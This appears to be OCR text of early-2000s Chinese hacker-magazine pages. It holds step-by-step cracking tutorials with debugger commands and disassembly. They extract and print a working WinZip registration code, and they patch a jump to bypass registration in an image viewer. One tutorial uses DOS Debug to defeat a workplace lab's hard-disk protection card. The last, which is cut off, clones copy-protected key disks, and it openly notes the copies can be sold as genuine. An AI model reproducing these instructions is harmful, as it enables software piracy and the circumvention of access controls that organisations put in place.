
好了，有关密码破解的工具我就说到这里。我写这篇文章不是要教大家怎样去破解别人的密码，将心比心，如果你是那个被破解掉密码的人，你又会怎样呢？我只是希望大家能意识到设置高强度密码对于保护我们私隐的重要性，提高自己的安全意识，安心地在电脑知识的海洋中遨游。




5



6



7




8

用TRW2000解决WinZip8.1的注册码

Tcry82

在2003年第一期的《黑客X档案》中，看了杨军兄的一篇《隐藏在WinZip中的神奇万能注册码》后，大有启发，后来在自己的机器上试验过，的确不错。由于本人不喜欢在注册软件的时候输入中文名字，所以，就只能够来“硬”的了，呵呵……

我们先来看看WinZip8.0版本吧，我随便在光盘上找了一个WinZip8.0在电脑上装上后，双击运行，弹出一个未注册的对话框，单击“I Agree”按钮进入WinZip8.0的主界面，看到标题栏上的Unregistered了吗？呵呵，这就代表我们还是未注册用户（真命苦）。单击Help菜单下的“Enter Registration Code...”，出现叫你输入注册码的对话框，在“Name：”框中输入我自己的英文代号“tcryg”，在“Registration #：”框中随便输入一个注册码“12345678”。这时别忘记打开TRW2000，然后单击隐藏，如下图所示。



先让它“躲”在一边，接着按Ctrl＋M呼出TRW2000窗口，输入命令：bpx hmemcpy（这个断点很实用）回车，再输入：g回车（去执行程序），在WinZip8.0的注册对话框中单击“OK”，就会被TRW2000所拦截。这时TRW2000的窗口就会弹出，我们可以再次输入命令：BD ＊回车（用来关闭刚刚的断点，记住一定要关闭，否则会被再次拦截住），输入命令：Pmodule回车（来到WinZip的领空），可以看到以下一段代码：

```
016F:00407f73 push edi
016F:00407f74 call 0043f89a
016F:00407f79 push edi
016F:00407f7a call 0043f8c3
016F:00407f7f pop  ecx
016F:00407f80 mov  esi, 0048cda4
016F:00407f85 pop  ecx
016F:00407f86 push byte+0b
016F:00407f88 push esi
016F:00407f89 push dword 0c81
016F:00407f8e push ebx
```

按F10单步执行来到如下代码处：

```
016f:00407f9b push esi
016f:00407f9c call 0043f8c3
016f:00407fa1 cmp  byte [0048cd78] ,00
016f:00407fa8 pop  ecx
016f:00407fa9 pop  ecx
016f:00407faa jz   0048005
016f:00407fac cmp  byte[0048cda4],00
016f:00407fb3 jz   00408005
016f:00407fb5 call 004079d5
016f:00407fba test eax,eax
016f:00407fbc jz   00408005
016f:00407fbe push edi
016f:00407fbf mov  edi,0047ffa4
016f:00407fc4 push dword 0047db24
016f:00407fc9 push edi
016f:00407fca call 0043b5da
```

看到016f:00407fba test eax, eax这句了吗？上面的那个Call就是比较注册码的核心Call，我们把光标停留在016f:00407fb5 call 004079d5这句上面，按F8进入此核心Call，可以看到如下的代码：

```
016f:004079d5 push ebp
016f:004079d6 mov  ebp,esp
016f:004079d8 sub  esp,0208
```

按F10单步来到如下代码位置：

```
016f:00407a99 call 00407b47
016f:00407a9e mov  esi,0048cda4
016f:00407aa3 lea  eax,[ebp+fffffec0]
016f:00407aa9 push esi
016f:00407aaa push eax
```

我们可以看到016f:00407aa3 lea eax,[ebp+fffffec0]这句，这句就是把正确的注册码放入EAX，把光标停留在016f:00407aa9 push esi上，然后在TRW2000中下命令：d eax回车，这时我们就可以看到数据窗口中正确的注册码了（4ec9044e）。哈哈，其实我们还可以在执行016f:00407aa9 push esi后下命令d esi就可以看到我们输入的错误的注册码了（12345678）。怎么样？还不错吧！

破解了WinZip8.0之后，我就把它给卸载了，又找了个未注册的WinZip8.1重新安装上，按照上面的方法和步骤，输入错误的“Name：”和错误的“Registration#：”，呼出TRW2000发现WinZip8.1和WinZip8.0略有区别，但是它们计算注册码的方法是一样的，也就是说WinZip8.0的注册码和WinZip8.1的注册码是一样的，我用“Name:tcryg”和“Registration #:4ec9044e”在这两个版本中都能够注册成功（早知道就不用卸载WinZip8.0重装WinZip8.1了）。真是太好了，希望WinZip能够保持这样的一个“优良的传统”！

在TRW2000当中下了断点之后，如果被成功拦截的话，一定不要忘记下bd ＊这个命令来关闭中断，否则以后还会再次被拦截，我就是因为忘记关掉断点，使得自己绕了一大圈，呵呵。还有，在破解过程当中我试过用中文名，也在TRW2000当中看到了万能码，这还要多谢杨军兄哦。


硬盘保护卡破解实战

小云

我们单位机房的操作系统为Windows98，安装有华超硬盘保护卡。保护卡每次在系统初始化时自动开始工作，在Windows启动之前对硬盘进行还原操作。如果从软盘启动时系统就被挂起。在Windows的一切操作中，凡是与存盘操作相关的操作在系统下次启动时都自动复原。由于它的存在，使我们无法安装软件，想试试新软件也不行！它还对CMOS内容进行了保护，防止从光盘启动，可以说对我们进行了全面的封杀。后来在网上看见了在DOS实模式下用Debug破解硬盘保护卡的方法，经过一番搏斗和总结经验，于是有了我们现在所说的硬盘保护卡的破解实例。

首先要告诉大家的是我们要使用Debug命令来破解硬盘保护卡，不要头痛，即使你不会汇编也没有关系，只要你能坚持看完本文，然后只需简单的几步就可以解决这个令你头痛不已的问题，非常的容易。

在DOS实模式下运行Debug，键入a 100，然后再键入“xor ax,ax”，接下来再输入int13，最后输入int3，按回车键，然后键入T 键开始单步跟踪，如下图所示。



按回车键，接着不断的重复按T 键，直到显示的段地址和偏移量形如F000:XXXX，它后面一条指令为“mov dl,80”，到这儿就看到希望了。这里假设你看到的地址是F000:9867，记下这一地址（如果你看到的和我的不一样这很正常，但是段地址肯定是一样的），按Q键，回车退出Debug。

LOOK 注意 在这里解释一下，为什么看到显示的地址形如F000:XXXX就记下并退出？在我们按T键不断地跟踪的过程中，你将会发现原来的int13中断会由内存中的另一段代码截取，并对其进行判断，然后再转向其真正的int13调用。请大家注意一下，这里很关键：因为int13是BIOS功能调用，它是固化在计算机里面的程序，所以它的起始段地址一定是F000。由MSDOS启动计算机后，IO.sys会重新修改int13的地址，使其段地址指向0070这个段地址。所以在你跟踪过程中只可能遇到两种段地址0070和F000。这样你直到跟踪到了段地址是F000的代码区就肯定是进了真正的int13的代码区了。

在此再简单的说说int13调用。它是BIOS功能调用，DOS中所有关于写盘读盘的操作最终都会调到int13中断。而病毒之类的东西或者保护卡也常常截取这个中断。既然“华超”不要我们写盘，我们就把int13中断改回来就是了。

基于上面的想法，换算中断向量地址：13h*4=4ch。用Debug的e命令修改0000:004C开始的4个字节，分别为偏移位置和段地址，即输入：e 0000:004C 67 98 00 F0，代码要反过来写，所以看起来就是这个样子。“67 98”其实就是偏移地址9867，“00 F0”就是段地址F000倒过来写的形式，也就是我们上面记下的地址。到此已基本搞定，可以按Q键退出Debug，成功后机器会发出一点声音，输入Win，回车，就进入Windows98了，现在可以随心所欲地安装软件，再也没有任何限制了！

总结一下，关键是找到自己的int13在BIOS区的地址，找到它就接近成功了。另外，如果我们能先于华超取得对int13中断向量的使用权，就可以让它的保护形同虚设。也就是说谁先占有硬盘的主引导扇区（MBR），那么谁对硬盘就有最大的管理权利。依据这个原理，用fidisk/mbr命令重写主引导扇区，然后快点用光盘启动你的计算机就可以了。

LOOK 注意 这里的“/mbr”是fdisk的隐藏参数，这个参数可以重新写主引导扇区而不改变分区表结构。

本文是以“华超”硬盘保护卡为例来说的，其实，就算你遇到的硬件保护卡不是“华超”，也可以试着用这个方法去破解。本文在写作时参阅过网上高手的文章，在此一并致谢！

智取豪杰大眼睛II



killer


豪杰大眼睛Ⅱ：这个版本变化比较大，据说能浏览60多种图片格式，浏览速度、效果以及人性化操作方面有了不小的进步，而且内置了常用的图片操作功能。在ACD系列越来越臃肿的今天，图形浏览的精品已经不多了，豪杰公司有如此敏锐的市场嗅觉的确难得。晕，有没有完啊？：）

该软件采用序列号限制，每次启动浏览图片的时候、每浏览一张图片都会出现注册对话框，非常不爽，于是尝试破解它。

1、首先用trw加载BigEye.exe，在出现的对话框中输入名字killer，注册码：hhhh-aaaa-cccc-kkkk模式。

2、Ctrl+N 后下bpx hmemcpy。

3、运行后中断，回到领空发现是authreg.exe这东东来完成注



豪杰大眼睛Ⅱ注册窗口

册的，跟了跟算法，马马虎虎，偶是懒人呀。

4、再次用TRW直接载入authreg.exe，发现它还把注册码还写进入注册表等地方，晕哦。

5、决定爆破，既然他每次看图片都出现注册框，就是说主文件bigeye.exe在检查没有注册后，要用winexec之类的调用来装载authreg.exe。

6、于是删除authreg.exe后再次执行bigeye.exe，根据出错提示顺利找到调用处：

```
* Reference To: KERNEL32.lstrcatA, Ord:032Fh
                                  |
:0041CA0A FF15D0C14500            Call dword ptr [0045C1D0]
:0041CA10 8D8D10FCFFFF            lea ecx, dword ptr [ebp+FFFFFC10]
:0041CA16 51                      push ecx
:0041CA17 E8B5EAFFFF              call 0041B4D1
:0041CA1C 83C404                  add esp, 00000004
:0041CA1F 898538FFFFFF            mov dword ptr [ebp+FFFFFF38], eax
:0041CA25 83BD38FFFFFF00          cmp dword ptr [ebp+FFFFFF38], 00000000
:0041CA2C 755A                    jne 0041CA88   //注意这里，如果不跳就报错，改成jmps 0041CA88.
:0041CA2E 6800010000              push 00000100
:0041CA33 8D9538FEFFFF            lea edx, dword ptr [ebp+FFFFFE38]
:0041CA39 52                      push edx

* Possible Reference to String Resource ID=40076: "No Component"
```

整个世界清静了...

嘻嘻~~ 想必那个解霸3000的共享版也可以如法炮制吧：)

软件保护往往不在于软件的加密算法是否可逆，我们往往偏重于某一方面，同时忽略了其他薄弱环节的检查。国产精品，强力支持，请勿将破解用于商业目的。

教你做张钥匙盘

何巍巍

加密，在计算机领域中早已不是一个陌生的词汇。计算机软件是一种特殊的商品，极易复制，所以加密就成为了保护软件的一种必要手段。现在市场上流行的软件多数都采取了一定的加密方法，其目的就在于保护软件开发者的利益，防止软件被盗版。

钥匙盘就是其中一种，它是通过BIOS的INT13中断对软盘格式化一些特殊的磁道，有的还在特殊磁道里写入一定信息，软件在运行时要校验这些信息。这种软盘就好像一把钥匙一样，所以被人习惯称为钥匙盘。它也是目前流行的一种加密工具。

采用此种加密方式的软加密工具很多，如Softlock、Bitlok、Keymaker、Lock95、Lockstar等。软件商只需一次性投资购买一套加密工具，就可自己制作多张钥匙盘，在软件中读取钥匙盘上的特殊磁道来检查钥匙盘是否存在。此种方式加密简便，成本低，用户使用方便。使用此种加密方式的软件也比较多，如KILL、KV3000、瑞星杀毒软件等。此种方式存在一大缺陷是易被硬解密（因为别人也可学会通过BIOS的INT13中断格式化技术），也就是易被非法者生成相同的钥匙盘而作为正版出售。

那这些人是怎样解密这个加密钥匙盘呢？目前的解密方法主要可分外两种：软解密和硬解密。

软解密就是一方面是利用软件监测分析软件在运行时向加密点写了什么数据，从加密点返回了什么数据，然后在运行软件前先在内存驻留自编程序监视加密点，当软件向加密点写数据时，软件自动代替加密点并返回相应数据。

这样，用软件模拟了加密产品。另一方面是从软件着手，寻找软件调用加密点函数部分，修改判断加密点是否存在的语句，将程序直接跳转到正常执行的部分。如：Soft-ICE、TRW2000等。

但这种解密并不一定很彻底，由于加密者的设计，这种解密后的软件往往设有一定的陷阱，如闹得沸沸扬扬的KV3000逻辑锁事件。再者软件商在短时间内即做一次软件升级，使解密者难于应付。这种解密的方式，需要有较高的汇编基础，因为对于初学都不推荐用这都方式破解。

硬解密就是专门研究加密点结构与数据，而自制具有相同结构及加密点的钥匙盘。

如目前流行的一种由成都双星软件技术工作室推出的密钥盘硬解密工具KING_COPY，令广大解密爱好者欣喜若狂，这种解密后生成的软件与正版的一样，甚至享有免费升级的权利。如著名的杀毒软件KV3000，有许多都是通过这种方式解密的。值得一提的是，我们复制的软磁盘和源盘是完全一致的，因此这一过程也可以叫克隆软磁盘。你所得到的钥匙盘，除了没有花钱去买以外，和正版没有任何区别。而对技术要求不是很高，对初学者很适用。

LOOK 注意 现在，我就以计算机等级考试三级数据库钥匙盘制作为例教大家如何用硬解密方式对其进行破解的。

其实制作这种加密的钥匙盘并不难，关键是要正确选择所需

要的软件。我们要用的软件是专门用来复制KV3000的hth，这个软件在分析软盘低级磁道上功能很强，用它来制作KV3000易如反掌。好了，现在我们一步一步的来制作这种钥匙盘。

解压缩hth.rar到指定目录，我们就解压缩到c:\hth吧。

这个软件推荐在实DOS模式下制作钥匙盘，因为在制作软盘过程中，需要对软盘的零磁道，以及部分磁道的零扇区进行改写。这在系统安全方面通常是不允许的，特别是在装有防火墙的操作系统上。因此，在Windows操作系统下制作的成功率是很低的。

LOOK 注意 不要使用Windows操作系统的COMMAND外壳程序，要选择“关闭系统”，“重新启动计算机并切换到MS-DOS方式”。也可以在系统启动时按F8，然后选择“Command prompt only”这样进入的DOS方式，才是实DOS方式。

在DOS方式下我们键入：

C:\>cd hth

注意哦！要把这个目录工程文件的的属性改为非只读。

C:\hth>attrib *.* –a r

C:\hth>attrib(如图1所示)

